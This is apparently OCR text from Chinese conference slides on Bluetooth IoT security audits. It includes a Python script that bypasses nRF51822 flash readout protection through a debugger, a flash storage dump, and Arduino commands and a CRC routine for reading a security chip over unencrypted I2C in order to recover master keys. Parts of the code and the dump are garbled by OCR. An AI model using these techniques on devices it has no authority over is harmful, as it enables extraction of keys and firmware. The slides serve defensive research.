
ldr r0,[r4,#20]

将寄存器r4+20字数据读入寄存器r0

可通过这种方式循环读取四字节数据

绕过蓝牙芯片读取保护

Flash Data Storage (FDS)




```
import re
import struct

# Based on https://www.pentestpartners.com/security-blog/nrf51822-c
HOST="127.0.0.1"
PORT="4444"

tn = telnetlib.Telnet(HOST, PORT)
tn.set_debuglevel(0)
tn.read_until(">")

def tncmd(cmd):
    tn.write(cmd + "\n")
    return tn.read_until(">")

tncmd("reset halt")

with open("Flash.bin", "w") as outfile:
    for addr in xrange(int("0x7dfe0", 16), int("0x80000", 16), 4):
        tncmd("reg pc 0x322")
        tncmd("reg r4 " + hex(addr))
        tncmd("step")
        resp = tncmd("reg r0")
        t = re.findall(r'0x[0-9a-fA-F]+', resp)
        if t:
            outfile.write(struct.pack("I", int(t[0], 16)))
        if (addr % int("0x400", 16)) == 0:
            print hex(addr)
```

循环读取四个字节

ldr 指令地址

要读取数据地址

找到Flash中保存的数据

Flash Data Storage (FDS)

```
int  _psm_record_read(uint16_t rec_key, uint8_t *out, uint16_t out_len)
{
    uint32_t ret = 0;
    fds_flash_record_t  flash_record;
    fds_record_desc_t   record_desc;
    fds_find_token_t    ftok = {0};

    ret = fds_record_find( _RECORD_FILE_ID, rec_key, &record_desc, &ftok);
```

```
#define  _RECORD_FILE_ID              0x4 9      // file used to storage
#define  _RECORD_KEY                  0xB F
#define RECORD_KEY_INFO    0x10
```

Data Page Tag：0xDEAD C0DE 0xF11E 01FE

```
ff ff ff ff ff ff ff ff  de c0 ad de fe 01 1e f1  |................|
00 00 0f 00 49 4d 00 00  01 00 00 00 00 00 00 00  |....IM..........|
3c cc 01 b9 74 a2 be 18  a7 a2 ff 8d 2d 95 7d 2a  |<...t.......-.}*|
d2 31 7d ab 8f 54 98 e6  76 73 07 fa 65 43 0d 77  |.1}..T..vs..eC.w|
dc 23 e5 39 ac fe fb 3d  ec bf 9d f5 02 a3 9e 7e  |.#.9...=.......~|
e4 e8 e0 79 01 00 00 00  00 00 0f 00 49 4d 00 00  |...y........IM..|
01 00 00 00 00 00 00 00  3c cc 01 b9 41 2f 15 14  |........<...A/..|
a1 32 7a 6a 47 41 fa cf  5a f6 9a a3 6a 48 fb 3d  |.2zjGA..Z...jH.=|
19 1c 4e df c2 ca 42 98  76 be 2c af 18 0b 22 2d  |..N...B.v.,...".|
6b 63 c9 77 b9 e4 fe 7d  b1 b8 04 21 01 00 00 00  |kc.w...}...!....|
00 00 0f 00 49 4d 00 00  02 00 00 00 00 00 00 00  |....IM..........|
3c cc 01 b9 ec 99 21 bc  81 76 88 74 19 ca f3 ac  |<.....!..v.t....|
49 d9 17 5e b8 79 11 fc  43 e4 fd 16 59 48 60 e0  |I..^.y..C...YH`.|
94 36 76 5c a9 25 12 d8  0a 4b 66 17 39 95 76 a9  |.6v\.%...Kf.9.v.|
f5 bf 87 2c 01 00 00 00  00 00 0f 00 49 4d 00 00  |...,........IM..|
01 00 00 00 00 00 00 00  3c cc 01 b9 9a 18 a3 b6  |........<.......|
68 99 60 95 ed 1b ee 55  c0 c2 b8 e3 09 ed 1c d4  |h.`....U........|
fa 07 d5 36 e4 36 d9 47  32 0e a8 02 06 7f 72 53  |...6.6.G2.....rS|
b6 58 6b d5 2e b2 33 27  7c ac 1f 24 01 00 00 00  |.Xk...3'|..$....|
00 00 0f 00 49 4d 00 00  02 00 00 00 00 00 00 00  |....IM..........|
3c cc 01 b9 34 57 6f 95  06 fd 2a cd 56 ed ca 3e  |<...4Wo...*.V..>|
ae 52 d0 23 7a c0 ae e4  8d 99 d7 03 78 7f 7d 1f  |.R.#z.......x.}.|
65 78 aa 62 00 61 ee aa  c8 bd  1 15 e4 3f 62  |ex.b.a.....?.|
4a 80 61 61 01 00 00 00  :  0f 00  |J.aa........IM..|
03 00 00 00 00 0  00 00  3  01 41 68 77 b4  |........<...Ahw.|
03 a7 18 ef 43 64  17 53 09 38 2f 89 5b b5 d5  |....Cd..S.8/.[..|
d0 c6 0b 88 4c 86 10 f9  00 20 22 cd 83 89 9c 60  |....L.... "....`|
d7 fd 50 0b 09 53 ec f4  2e ab 7a 04 01 00 00 00  |..P..S....z.....|
ff ff ff ff ff ff ff ff  ff ff ff ff ff ff ff ff  |................|
ff ff ff ff ff ff ff ff  de c0 ad de fe 01 1e f1  |................|
ff ff ff ff ff ff ff ff  ff ff ff ff ff ff ff ff  |................|
```


蓝牙芯片FDS存储数据

安全芯片硬件交互

```
securityChip

  0x18c1, 0x0948, 0x3bd3, 0x2a5a, 0x5ee5, 0x4f6c, 0x7df7, 0x6c7e,
  0xa50a, 0xb483, 0x8618, 0x9791, 0xe32e, 0xf2a7, 0xc03c, 0xd1b5,
  0x2942, 0x38cb, 0x0a50, 0x1bd9, 0x6f66, 0x7eef, 0x4c74, 0x5dfd,
  0xb58b, 0xa402, 0x9699, 0x8710, 0xf3af, 0xe226, 0xd0bd, 0xc134,
  0x39c3, 0x284a, 0x1ad1, 0x0b58, 0x7fe7, 0x6e6e, 0x5cf5, 0x4d7c,
  0xc60c, 0xd785, 0xe51e, 0xf497, 0x8028, 0x91a1, 0xa33a, 0xb2b3,
  0x4a44, 0x5bcd, 0x6956, 0x78df, 0x0c60, 0x1de9, 0x2f72, 0x3efb,
  0xd68d, 0xc704, 0xf59f, 0xe416, 0x90a9, 0x8120, 0xb3bb, 0xa232,
  0x5ac5, 0x4b4c, 0x79d7, 0x685e, 0x1ce1, 0x0d68, 0x3ff3, 0x2e7a,
  0xe70e, 0xf687, 0xc41c, 0xd595, 0xa12a, 0xb0a3, 0x8238, 0x93b1,
  0x6b46, 0x7acf, 0x4854, 0x59dd, 0x2d62, 0x3ceb, 0x0e70, 0x1ff9,
  0xf78f, 0xe606, 0xd49d, 0xc514, 0xb1ab, 0xa022, 0x92b9, 0x8330,
  0x7bc7, 0x6a4e, 0x58d5, 0x495c, 0x3de3, 0x2c6a, 0x1ef1, 0x0f78
};


static unsigned short fdc_crc(unsigned char *
{
  unsigned short crc = 0xffff;
  size_t i;
  for (i = 0; i < len; i++, buffer++) {
    crc = (crc >> 8) ^ fdc_crc_table[(crc ^ *
  }
  return crc ^ 0xffff;
}

byte cmdStart[4] = {0x00, 0x01, 0x3b, 0x3a};

byte cmd1[4] = {0x00, 0x01, 0x01, 0x00};
byte cmd2[4] = {0x00, 0x01, 0x28, 0x29};
```

```
/dev/ttyACM0 (Arduino/Genuino Uno)

Start
00 00 0C A1 48 00 00 00 00 3C CC 01 B8 E0 FD
00 # 状态码,0表示正常
00 0C # 返回数据长度
A1 # 加密芯片产品ID
48 # 厂商ID
00 00 00 00 3C CC 01 B8 # 芯片序列号
E0 FD # CRC16
```


因为安全芯片和蓝牙芯片i2c通道没有加密,控制指令只有CRC校验,可以用Arduino读取安全芯片中的数据,能接触蓝牙芯片JLink,i2C接口情况下可绕过Flash保护获取Rand_key从而能解开安全芯片中保存的加密的主密钥,根据主密钥可以运算得到蓝牙广播密钥等

```
上传成功。
项目使用了 5950 字节，占用了 (18%) 程序存储空间。最大为 32256 字节。
全局变量使用了944字节，(46%)的动态内存，余留1104字节局部变量。最大为2048字节。
```


自动滚屏 Show timestamp　换行符　115200 波特率

蓝牙安全架构


BlueEye蓝牙固件分析



蓝牙芯片方案



蓝牙OTA签名



MIDC·2019 小米开发者大会

BlueEye蓝牙审计工具

扫描附近蓝牙产品

分析设备芯片型号

嗅探蓝牙广播数据

测试芯片控制指令

BlueEye蓝牙审计框架

蓝牙认证体系


OTA升级
芯片指令
保护绕过
蓝牙栈
芯片厂商
登录
设备控制
蓝牙广播
米家蓝牙
不遵守规范
私有协议
绑定无需确认
重复绑定
未校验控制者身份
设备厂商
广播未加密
隐私泄漏
蓝牙广播

保护绕过

蓝牙栈

芯片厂商

私有协议

设备厂商

米家签名

OTA升级

芯片指令

蓝牙认证体系

登录

设备控制

蓝牙广播

重复绑定

不遵守规范

隐私泄漏

链接层加密

绑定无需确认

控制未鉴权

广播未加密

MESH组网

米家蓝牙

参考链接

https://github.com/hexway/apple_bleee

https://www.armis.com/bleedingbit/

https://e2echina.ti.com/question_answer/wireless_connectivity/bluetooth/f/103/t/164971

https://iot.mi.com/new/guide.html?file=04-嵌入式开发指南/06-BLE产品接入/05-米家BLE MiBeacon协议

https://www.pentestpartners.com/security-blog/nrf51822-code-readout-protection-bypass-a-how-to

Thanks